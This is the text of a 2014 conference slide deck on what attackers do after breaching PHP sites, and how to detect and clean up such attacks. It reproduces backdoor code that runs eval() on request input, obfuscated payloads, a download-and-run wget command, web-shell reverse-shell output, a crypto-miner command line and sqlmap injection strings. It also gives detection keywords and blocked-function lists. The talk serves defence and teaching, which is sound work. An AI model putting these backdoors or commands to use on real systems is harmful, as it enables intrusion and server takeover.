CODE OBFUSCATION, PHP SHELLS & MORE

WHAT HACKERS DO ONCE THEY GET PASSED YOUR CODE

(AND HOW YOU CAN DETECT & FIX IT)

@mattiasgeniar

#phpbnl14 - 24/1/2014, Edegem

WHAT'S THIS TALK ABOUT?

- What happens when I get hacked?
- What's code obfuscation?
- What are PHP shells?
- Show me some clever hacks!
- Prevention
- Post-hack cleanup

WHAT IS THIS _NOT_ ABOUT?

- How can I hack a website?
- How can I DoS a website?
- How can I find my insecure code?

WHO AM I?

- Mattias Geniar
- System Engineer @ Nucleus.be

(we may have accidentally started a huge stressball fight last year)

- Ex-PHP'er, ORM hater, mostly a Linux guy

WHO ARE YOU?

- Any Linux knowledge?
- Ever had a site compromised?
- Ever try to hack your own site? :-)
- Who was at this talk @ phpbnl14?

WHY DO I GET HACKED?

- To steal your data
- Intermediate host to attack others
- Act as a C&C server
- Send out spammails
- ...

WHAT HAPPENS (TO MY SERVER) WHEN I GET HACKED?

- Malicious file uploads
- Local file modifications
- SQL injections (to modify DB content)
- SQL injections (to steal your data)
- ... and many more things

TYPICAL ATTACKER WORKFLOW

- Remote scan website for vulnerabilities (95% automated)
  Havij, Nessus, Skipfish, SQLmap, w3af, Zed Attack Proxy, ...
- Abuse vulnerability (file upload, RFI, SQLi, ...)
  Mostly manual, attack surface narrowed by scans
- Profit!

FOCUS OF THIS TALK

- File upload abuse: what can you do with PHP?
  Formupload vulnerability, stolen FTP passwords etc.
- SQL injections

NOT THE FOCUS

- Cross-Site Scripting (XSS)
- Authentication bypassing
- Cross-Site Request Forgery (CSRF)
- ...
- Check OWASP.org for more fun!

FILE UPLOADS

- Obvious ones
  - `hackscript.php`
  - `remote-shell.php`
- Random file names
  - `x51n98ApnrE_Dw.php`
  - `e8AnzRxn5DSMAn.php`
- Attempts to "blend in"
  - `contact.php`
  - `wp-version.php`
  - `image.php / thumbnail.php`

FILE MODIFICATIONS

- wp-config.php
- apc.php
- Bootstrap.php
- ...

SQL INJECTIONS: GET CONTENT INTO YOUR DB

- inject iframes
- inject script-tags
- steal (admin) cookies

You'll only notice it when browsing the site.

SO ....

WHAT DOES 'MALICIOUS PHP CODE' LOOK LIKE?

LIKE THIS.

```php
<?php
$rtyqwh = "6886213372db82e93bc8504438e99c76"; if(isset(
$_REQUEST['mwqhx'])) { $jagjspf = $_REQUEST['mwqhx'];
eval($jagjspf); exit(); } if(isset($_REQUEST['pxnikx']))
{ $odzc = $_REQUEST['tgdjn']; $fdydwid = $_REQUEST
['pxnikx']; $rwtx = fopen($fdydwid, 'w'); $iuxrf =
fwrite($rwtx, $odzc); fclose($rwtx); echo $iuxrf;
exit(); }
?>
```

OR THIS.

```
<?php
...
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\
x6E\x66\x6C\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x65\
x63\x6F\x64\x65\x28'7X1re9s2z/Dn9VcwmjfZq+PYTtu7s2MnaQ5t2jTpcugp
6ePJsmxrkSlPkuNkWf77C4CkREqy43S738N1vbufp7FIEARJkARBAHT7xRVnNIlu
i4XO6d7Jx72TC/PN2dmHzjl8dbZf7x2dmd9KJXbHCtPQCbYHzjgKWYtZQWDdFo3X
vj/wHKPMjFNvGkzwx/vTold+hL9cq2MF9tC9dgL8/GKNe84N/jqxRl0PEktN5vaL
k8A2dE2W2A+L5prJKswdTTy/5xTNv82yWm0J8swlFxMfoHXoWD0nKFLuWqlS2c+q
z9iRH7F9fzrumVCvc+NGTXYP/9tyx24ndKKi6QSBH3Q8f2CWj84PDwEqyYPUDuWH
Zrmq5Yysm45z49jTyPXHncgdOQICcumz47kjNyrGaSNr4NqdP6d+5ISdYDpGGJ7b
c/ruGNr96fS4A607PTg+gsaa9cpzk3fVIF18MLGL1OL+dGwjAQzKhlHgTkLPCodO
WCzQSCFI4ETTYMzcsMMHT+Zs8sEExBOqWi2OfS3AGiwPL/ZhofPh+PQMmCJTN2UA
TKGzc3z87mAvF4ZnEaa4FbPQP/QH7riIhPdcp2hsAJswy3MH45YNzOAE7Y2+H4zY
yImGfq818cOo/cEKw5kf9Bpswx1PphGLbidOayJS2dga8a+2mh1OuzA87Nrypk7L
bLfN9sYaYoY/UGXb0AlD8p3I9v0rIKpwBd1zTZNDtOKicPUNGlm4brIMGOJxk+lm
......");
?>
```

YEP, YOU GUESSED IT.

```php
<?php
...
@error_reporting(0); @ini_set('error_log',NULL); @ini_set('log_
errors',0); if (count($_POST) < 2) { die(PHP_OS.chr(49).chr(48)
.chr(43).md5(0987654321)); } $v5031e998 = false; foreach (array
_keys($_POST) as $v3c6e0b8a) { switch ($v3c6e0b8a[0]) { case ch
r(108): $vd56b6998 = $v3c6e0b8a; break; case chr(100): $v8d777f
38 = $v3c6e0b8a; break; case chr(109): $v3d26b0b1 = $v3c6e0b8a;
break; case chr(101); $v5031e998 = true; break; } } if ($vd56b6
998 === '' || $v8d777f38 === '') die(PHP_OS.chr(49).chr(49).chr
(43).md5(0987654321)); $v619d75f8 = preg_split('/\,(\ +)?/',
@ini_get('disable_functions')); $v01b6e203 = @$_POST[$vd56b6998
...
?>
```

THERE'S PRETTY CODE TOO, THOUGH.

JUST NOT AS OFTEN.

OBFUSCATION TECHNIQUES

Why hide the code?

- Legit
  - `Prevent` reverse engineering
  - `Protect` proprietary code

    Zend Guard, SourceGuardian, ... require PHP extensions to decrypt
- Accidentally
  - `Lack of experience` from the dev
  - Simple problems solved in a `hard way`
- Malicious
  - `Prevent` code from being found
  - `Hide` backdoors in backdoors
  - `Hide` true purpose of script

OBFUSCATION TECHNIQUES

Remove whitespace

```
if(isset($_GET["t1065n"])) {
    $auth_pass        = "";
    $color            = "#df5";
    $default_action   = "FilesMan";
    $default_use_ajax = true;
    preg_replace("/.*/e","\x65\x7...");
}
```

Becomes

```
if(isset($_GET["t1065n"])){$auth_pass="";$color= "#df5";$default_action=
"FilesMan";$default_use_ajax = true;preg_replace("/.*/e","\x65\x7...");}
```

OBFUSCATION TECHNIQUES

Replacements!

```
$string = "my secret key";
```

Obfuscated:

```
$string =  chr(109).chr(121).chr(32).chr(115).chr(101).chr(99).chr(114)
.chr(101).chr(116).chr(32).chr(107).chr(101).chr(121));
```

```
$string = "\x6e\x6f\x20\x6f\x6e\x65\x20\x63\x61\x6e\x20\x72\x65\x61\x64\x20".
          "\x74\x68\x69\x73\x2c\x20\x6d\x75\x61\x68\x61\x68\x61\x21";
```

```
$string = gzinflate('??/JU(J?K??U(I?(');
```

Also works with `bzip`, `gzencode`, `urlencode`, `UUencode`, `...`

Attacker can send the `ASCII` chars via `$_POST`, code can 'decrypt' by running `ord($_POST['val'])`.

OBFUSCATION TECHNIQUES

Character substitutions with str_rot13

(or any self-made letter replacement algoritm)

```
$string = 'some random piece of code';
$encoded = str_rot13($string);
# $encoded = fbzr enaqbz cvrpr bs pbqr
```

```
$decoded = str_rot13($encoded);
# $decoded is again = some random piece of code
```

So if you're evil ...

```
$a = "rkrp('jtrg uggc://fvgr.gyq/unpx.cy; puzbq +k unpx.cy; ./unpx.cy');";
eval(str_rot13($a));
```

```
exec('wget http://site.tld/hack.pl; chmod +x hack.pl; ./hack.pl');
```

OBFUSCATION TECHNIQUES

Run eval() on encoded strings

```php
$code = 'echo "Inception: PHP in PHP!"; ';
eval($code);
```

The encoded version becomes:

```php
$code = 'ZWNobyAiSW5jZXB0aW9uOiBQSFAgaW4gUEhQISI7IA==';
eval(base64_decode($code));
```

Image this on a 100+ line PHP script. `base64_encode()` it all and run it in `eval()`.

```
$_ = "DmzzqsAFsXIeST6fErrz/v9R1Gq99KpbY25MtYNxFqa2eNDDmOUFP/XUC2nXjb18MIGNwQ1
BtMiLjaVWnhuszI/gpWyfiK1BAAdgmWFLwm8KK7MCd15NV4BRyUvHpNPhAqxaZsvd+PPYTtu7s2Mn
Q5t2jTpcugp6ePJsmxrkS1PkuNkWf77C4CkREqy43S738N1vbufp7FIEARJkARBAHT7xRVnNIlui4
O6d7Jx72TC/PN2dmHzj18db2f7x2dmd9KJXbHCtPQCbYHzjgKWYtZQWDdFo3Xvj/wHKPMjFNvGkzw
/vTold+hL9cq2MF9tC9dgL8/GKNe84N/jqxR10PEktN5vaLk8AZdEZWZA+L5prJKswdTTy/5xTNv8
yWm0J8sw1FxMfoHXoWD0nKFLuWq1SZc+qz9iRH7F9fzrumVCvc+NGTXYP/9tyx24ndKKi6QSBH3Q8
u4565OUaePg9ozc/GOe8V4VGTOvT4+6XYU44WI+qNCTT/FpqNO/1mJUR9DNtVAqlXMqFervCDn6MA
iDE4cQZ7N5PipVG8hP96T0vFC/xxiv+E334p4Y2FOTJpbHlZKwhaUL6C962ChBDYNXTOQB4QcA7wa
EAL+rfKuJiqVrGkhc1OEwQzD3XW1seCMJFU3QwvxRaMTmXwpYttmpxYkARu70BkiOjvbxlwg7hklh
2CWj84PDwEqyYPUDuWHZrmq5Yysm45z49jTyPXHncgdOQICcumz47kjNyrGaSNr4NqdP6d+5ISdYD
...
GGJ7bc/ruGNr96fS4A607PTg+gsaa9cpzk3fVIF18MLGL1OL+dGwjAQzKhlHgTkLPCodOWCzQSCFI
ETTYMzcsMMHT+Zs8sEExBOqWi2OfS3AGiwPL/ZhofPh+PQMmCJTN2UATKGzc3z87mAvF42nEaa4Fb
QP/QH7riIhPdcp2hsAJswy3MH45YNzOAE7Y2+H4zYyImGfq818cOo/cEKw5kf9Bpswx1PphGLbidO
yJS2dga8a+2mh1OuzA87Nrypk7LbLfN9sYaYoY/UGXb0A1D8p3I9v0rIKpwBdlzTZNDtOKicPUNGl
4brIMGOJxk+lmTaNhB6mh8YMMN0R+4n12YWIOcDP7+WdWHPWeZ9JbUIuKQiOMF9DmyBsoDeXKaink
VZckRWLJswvDNX+/TdbCpKtpOhLR1T0A3BB5Hv+DOYpDAF8FT+8+dA5Pi1Xy+slap8xc8dGiRV8XH
M+DBh3nghI1PG7g2kFFKr73RGsCBAGk3LAU7LOFVMnZUFrsT4TA+cjR9F7nhAs6/Oc0MAdFFeA=="
```

OBFUSCATION TECHNIQUES

Inception!

```
$_   = 'CmlmKGlzc2V0KCRfUE9TVFsiY29kZSJdKSkKewogICAgZXZhbChiYXNlNjRfZG'.
       'Vjb2RlKCRfUE9TVFsiY29kZSJdKSk7Cn0=';
$__  = "JGNvZGUgPSBiYXNlNjRfZGVjb2RlKCRfKTsKZXZhbCgkY29kZSk7";
$___ = "\x62\141\x73\145\x36\64\x5f\144\x65\143\x6f\144\x65";
eval($___($__));
```

Actually means ...

```
$_   = 'if(isset($_POST["code"])) {
           eval(base64_decode($_POST["code"]));
       }';
$__  = '$code = base64_decode($_); eval($code);';
$___ = "base64_decode";
eval($___($__));
```

TIME FOR SOMETHING LESS CRYPTIC ...


Or: the fun you can have when you can upload your own PHP file(s)

PHP SHELL SCRIPTS

- `WSO Web Shell`
- `C99 shell`
- `R57 shell`
- ...
- Monolithic app: PHP, Javascript, Perl, images, ...
- Accessed by simply browsing to
  `http://$site/path/to/script.php`
  `http://$site/uploads/script.php`

WHAT DO THOSE SHELLS DO?

Usually contains authentication/authorization




WHAT DO THOSE SHELLS DO?

Contains some kind of ACL

```
if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $ua = $_SERVER['HTTP_USER_AGENT'];
    $userAgents = array("Google","MSNBot");
    if(preg_match('/' . implode('|', $userAgents) .'/i', $ua)) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
# Or by IP, cookies, $_POST values, ...
```

BUT ONCE YOU GET IN ... :-)

WEB SHELL BY ORB




```
Uname: Linux [redacted] 2.6.32-431.1.2.0.1.el6.x86_64 #1 SMP Fri Dec 13 13:06:13 UTC 2013 x86_64 [redacted]     Windows-1251
User:  0 ( root ) Group: 0 ( ? )                                                                             Server IP:
Php:   5.3.28 Safe mode: OFF [ phpinfo ] Datetime: 2014-01-21 17:13:25                                           10.0.2.15
Hdd:   8.37 GB Free: 6.63 GB (79%)                                                                           Client IP:
Cwd:   /var/www[redacted]/httpdocs/ drwxrws--- [ home ]                                                          10.0.2.2

[ Sec. Info ]  [ Files ]  [ Console ]  [ Sql ]  [ Php ]  [ String tools ]  [ Bruteforce ]  [ Network ]  [ Logout ]  [ Self remove ]

File manager
```

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2014-01-21 16:56:58	502/8602	drwxrws---	R T
[..]	dir	2014-01-21 16:50:54	502/8602	drwxrws---	R T
.2x2.php.swp	92.00 KB	2014-01-21 16:57:02	0/0	-rw-r--r--	R T E D
2x2.php	73.64 KB	2014-01-21 16:56:58	0/0	-rw-r--r--	R T E D

```
Copy  >>

Change dir:                                   Read file:
/var/www/vhosts[redacted]/httpdocs/  >>                      >>
Make dir: (Writeable)                         Make file: (Writeable)
                                     >>                      >>
Execute:                                      Upload file: (Writeable)
                                     >>       Choose File  No file chosen  >>
```

- File listing
- Remote shells
- Server info
- ...


FULL CONSOLE



```
list dir
drwxr-xr-x.   2 root    root    4.0K Feb  6  2013 selinux
drwxr-xr-x.   2 root    root    4.0K Sep 23  2011 srv
drwxr-xr-x   13 root    root       0 Jan 21 16:48 sys
drwxrwxrwt.   4 root    root    4.0K Jan 21 16:52 tmp
drwxr-xr-x.  13 root    root    4.0K Feb  6  2013 usr
drwxr-xr-x    1 vagrant vagrant  816 Jan 21 16:48 vagrant
             18 root    root    4.0K Jan 21 16:50 var
$ ls -alh
drwxrwx--- 2 [redacted] httpd 4.0K Jan 21 16:56 .
drwxrwx--- 6 [redacted] httpd 4.0K Jan 21 16:50 ..
-rw-r--r-- 1 root       root   928 Jan 21 16:57 .2x2.php.swp
                                           56 2x2.php
$ touch look_mom_imma_winning_the_internets
$ ls -alh
drwxrwx--- 2 [redacted] httpd 4.0K Jan 21 17:17 .
drwxrwx--- 6 [redacted] httpd 4.0K Jan 21 16:50 ..
-rw-r--r-- 1 root       root   748 Jan 21 16:56 2x2.php
-rw-r--r-- 1 [redacted] httpd    0 Jan 21 17:1  look_mom_imma_winning_the_internets
$
```

- Limited to user running PHP
- Limited by the php.ini config
- Can read all your configs

REMOTE SHELLS


Network tools

Bind port to /bin/sh [perl]

Port: 31337 >>

Back-connect [perl]

Server: 10.0.2.2 Port: 31337 >>

```
502        5199  0.0  0.5  30228  2792 ?        S    17:27   0:00 perl /tmp/bp.pl 31337
502        5319  0.0  0.2  11300  1264 ?        S    17:30   0:00 sh -c ps aux | grep bp.pl
502        5321  0.0  0.1   6380   688 ?        S    17:30   0:00 grep bp.pl
```

```
~$ telnet 10.0.2.2 31337
Connected to localhost.
Escape chracter is '^]'.
sh-4.1$ ls -alh
total 84K
drwxrwx--- 2 xxx httpd 4.0K Jan 21 17:17 .
drwxrwx--- 4 xxx httpd 4.0K Jan 21 17:25 ..
-rw-r--r-- 1 xxx httpd  74K Jan 21 16:56 2x2.php
-rw-r--r-- 1 xxx httpd    0 Jan 21 17:17 look_mom_imma_winning_the_internetz
sh-4.1$
```

REMOTE SHELLS

- Requires perl (standard ... everywhere?)
- Gets forked to the background
- Can be _real_ painful

BIG DEAL ... YOU CAN'T DO ANYTHING!


...

CAN'T I?

COMPILE YOUR OWN EXPLOIT?

```
sh-4.1$ gcc exploit.c -o exploit
sh-4.1$ chmod +x exploit

sh-4.1$ ls -alh exploit
-rwxrwxr-x 1 xxx xxx 6.3K Jan 21 17:38 exploit

sh-4.1$ ./exploit
```

START A BITCOIN MINER?




```
1  [||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Tasks: 211 total, 9 running
2  [||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Load average: 10.05 9.58 9.08
3  [||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]   Uptime: 11 days, 17:05:33
4  [||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]
5  [||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]
Mem[||||||||||||||||||||||||||||||||||||||||||||||||2747/8082MB]
Swp[                                                   0/4031MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1221 apache     25   0  479M  400M 41084 R 94.0  6.6  8:01.66 /usr/sbin/httpd
 [illegible]
 9616 git        39  19 80300  2488  1388 R 49.0  0.0 207h11:59 ./minerd -o stratum+tcp://37.187.25.91:8888 --userpass=mikutol.alex8:test
 9615 git        39  19 80300  2488  1388 R 42.0  0.0 207h21:34 ./minerd -o stratum+tcp://37.187.25.91:8888 --userpass=mikutol.alex8:test
 4909 apache     15   0  220M  156M 41144 S 37.0  2.6  5:14.69 /usr/sbin/httpd
 9618 git        39  19 80300  2488  1388 R 28.0  0.0 205h28:10 ./minerd -o stratum+tcp://37.187.25.91:8888 --userpass=mikutol.alex8:test
 1507 apache     16   0  229M  164M 41264 R 27.0  2.7  5:42.30 /usr/sbin/httpd
 [illegible]
 0573 apache     15   0  243M  173M 41308 S 18.0  2.9  3:29.23 /usr/sbin/httpd
 9614 git        39  19 80300  2488  1388 R 16.0  0.0 194h23:32 ./minerd -o stratum+tcp://37.187.25.91:8888 --userpass=mikutol.alex8:test
```

WHAT ELSE IN THIS WEB SHELL BY ORB?

- Zip/Tar.gz manager
- Brute force ftp/mysql/...
- Search system for files
  `.mysql_history, .bash_history, *.conf, ...`
- Similar to R75 shell, C99, ...

C99 SHELL

Even has a feedback form!



Feedback or report bug (c99shell[at]ccteam[dot]ru):

Your name:

Your e-mail:

Message:

Attach server-info * ✓

There are no checking in the form.

* - strongly recommended, if you report bug, because we need it for bug-fix.

We understand languages: English, Russian.

WHAT THEY HAVE IN COMMON

- GUI stolen from a 90's h4ck0rz movie
- All single page apps
- Made to dumb-down the user (presets etc.)
- Offer same kind of tools/scripts/exploits

HACKERS PROTECT THEMSELVES

- Add a `self-update` command
- Add a `self-destruct` command
- Make `multiple copies` of itself
- Obfuscate its own code with `random data`
- Add to `cron` to restart script

HOW TO PROTECT YOURSELF

Server-side vs code-wise

- As a `dev` ...
  - Don't trust your users
  - `Whitelist` (don't blacklist!) file extensions in upload forms
    Safe: `$whitelist = array('jpg', 'jpeg');`
    Unsafe: `$blacklist = array('php', 'cgi'); # Will still allow perl (.pl) code`
  - Never use `eval()`
- As a `sysadmin` ...
  - Don't allow PHP execution from uploads directory
    (easily blocked in webserver configs)
  - Mount filesystems with `noexec` option
  - `Virus-scan` all uploaded files
  - Block 'dangerous' php functions

BLOCK PHP EXECUTION FROM UPLOADS DIRECTORY

(we'll take Apache as an example)

```
<Directory /var/www/vhosts/mysite.tld/httpdocs/uploads>
    <FilesMatch "(?i)\.(php|phtml)$">
            Order Deny,Allow
            Deny from All
   </FilesMatch>
</Directory>
```

Whenever possible, don't use .htaccess files but set it in your main/vhost configuration

BLOCKING DANGEROUS PHP FUNCTIONS

(depends on your definition of dangerous)

- php.ini: `disable_functions`
- Only disables internal functions, no user-defined ones
- Can not be overwritten later (duh)

```
disable_functions = show_source, exec, system, passthru, dl, phpinfo, ...
```

`eval()` is a language construct, not a function. Can not be blocked in disable_functions. Check out the suhosin patch to disable this.

YOUR ACCESS & ERROR LOGS ARE GOLDEN

These are normal access logs ...

```
- - - "GET /account.php HTTP/1.1" 200 17333 "https://site.be/script.php?id=NG
- - - "GET /images/pages/account.gif HTTP/1.1" 200 1668 "Mozilla/5.0 (Windows
- - - "GET /images/pages/account_companycontacts.png HTTP/1.1" 200 3392 "Mozi
- - - "GET /images/pages/account_contacts.gif HTTP/1.1" 200 1765 "Mozilla/5.0
- - - "GET /account_orders.php HTTP/1.1" 200 21449 "Mozilla/5.0 (Windows NT 6
...
```

YOUR ACCESS & ERROR LOGS ARE GOLDEN

These are not ...

```
GET /my_php_file.php?query_param=1%20AND%202458=CAST%28CHR%2858%29%7C%7CCHR%2
112%29%7C%7CCHR%28100%29%7C%7CCHR%28118%29%7C%7CCHR%2858%29%7C%7C%28SELECT%20
COALESCE%28CAST%28uid%20AS%20CHARACTER%2810000%29%29%2CCHR%2832%29%29%20FROM
%20db.table%20OFFSET%206543%20LIMIT%201%29%3A%3Atext%7C%7CCHR%2858%29%7C%7CC
HR%28104%29%7C%7CCHR%2897%29%7C%7CCHR%28109%29%7C%7CCHR%2858%29%20AS%20NUMER
IC%29 HTTP/1.1" 200 554 "-" "sqlmap/1.0-dev (http://sqlmap.org)"
```

Or ...

```
GET /my_php_file.php?query_param=1 AND 2458=CAST(CHR(58)||CHR(112)||
CHR(100)||CHR(118)||CHR(58)||(SELECT COALESCE(CAST(uid AS CHARACTER(10000)),
CHR(32)) FROM db.table OFFSET 6543 LIMIT 1)::text||CHR(58)||CHR(104)||
CHR(97)||CHR(109)||CHR(58) AS NUMERIC) HTTP/1.1" 200 554 "-"
```

VERIFY IPS VS. USER-AGENTS

```
46.165.204.8 - - [15:16:55 +0100] "GET /images.php HTTP/1.1" 200 175 "-"
    "Mozilla/5.0 (compatible; Goooglebot/2.1; +http://www.google.com/bot.html
```

```
~$ whois 46.165.204.8
...
org-name:       Leaseweb Germany GmbH
...
```

BLOCK SQL-INJECTION AS A SYSADMIN

- This can `never` be your only defense. This just helps make it harder.
- You can act on URL patterns
  Keywords like `CHR(), COALESCE(), CAST(), CHR(), ...`
- You can act on HTTP user agents
  Keywords like sqlmap, owasp, zod, ...
- Install a "Web Application Firewall"
  (open source: mod_security in Apache, security.vcl in Varnish, ModSecurity in Nginx, 5G Blacklist, ...)

BLOCK BRUTE FORCE ATTACKS

If an application user is compromised, they could upload malicious content.

- In the application: `block users` after X amount of failed attempts
- On the server: tools like `fail2ban`, `denyhosts`, `iptables`, ...
- Extend common tools: `fail2ban` to detect POST floods via access/error logs
  (ie: 10 POST requests from same IP in 5s = ban)

STAY UP-TO-DATE

With everything.

- Update `3rd party libraries`: ckeditor, tinymce, thumbnail scripts, ...
  Tripple-check anything you took from the internet.
- Update your `framework` that could have security fixes
- Update your `OS & applications`
  (limit the privilege escalation exploits if the app is compromised)
- Update your personal `knowledge / experience`
  Check out OWAS, try out free vulnerability scanners, hack your own site, ...

BUT WHAT IF YOU FIND YOU'VE BEEN HACKED ...

POST-HACK CLEANUP

Or: how to find the hack

- Search for suspicious filenames
- Check your access/error logs
  (If you found uploaded files, use the timestamps for a more accurate search)
- Check your cronjobs on the system
  Dem sneaky bastards ...
- Search all sourcecode for keywords like:
  `eval, base64_decode, wget, curl, …`
- Use sytem tools for scanning malware like:
  `Maldet, ClamAV, rkhunter, tripwire, ...`
  (you may need to poke your sysadmin - these can run as daemons)

POST-HACK CLEANUP

- Take a database dump and search for keywords like: `iframe, script, ...`

```
~$ mysqldump mydb > mydb.sql
~$ grep -i 'iframe' mydb.sql
~$ grep -i '...' mydb.sql
```

- Take a long look again at all the prevention methods we talked about earlier.
- Patch the code
- Prepare yourself to reinstall your entire server
  If you're unsure how far the attacker went, assume they got root access.
  If that's the case, don't trust a single system binary.

THANK YOU

ANY QUESTIONS?

Contact via `@mattiasgeniar` on Twitter or via mail at `m@ttias.be`

`www.nucleus.be`

`Also: we're hiring PHP rockstars!`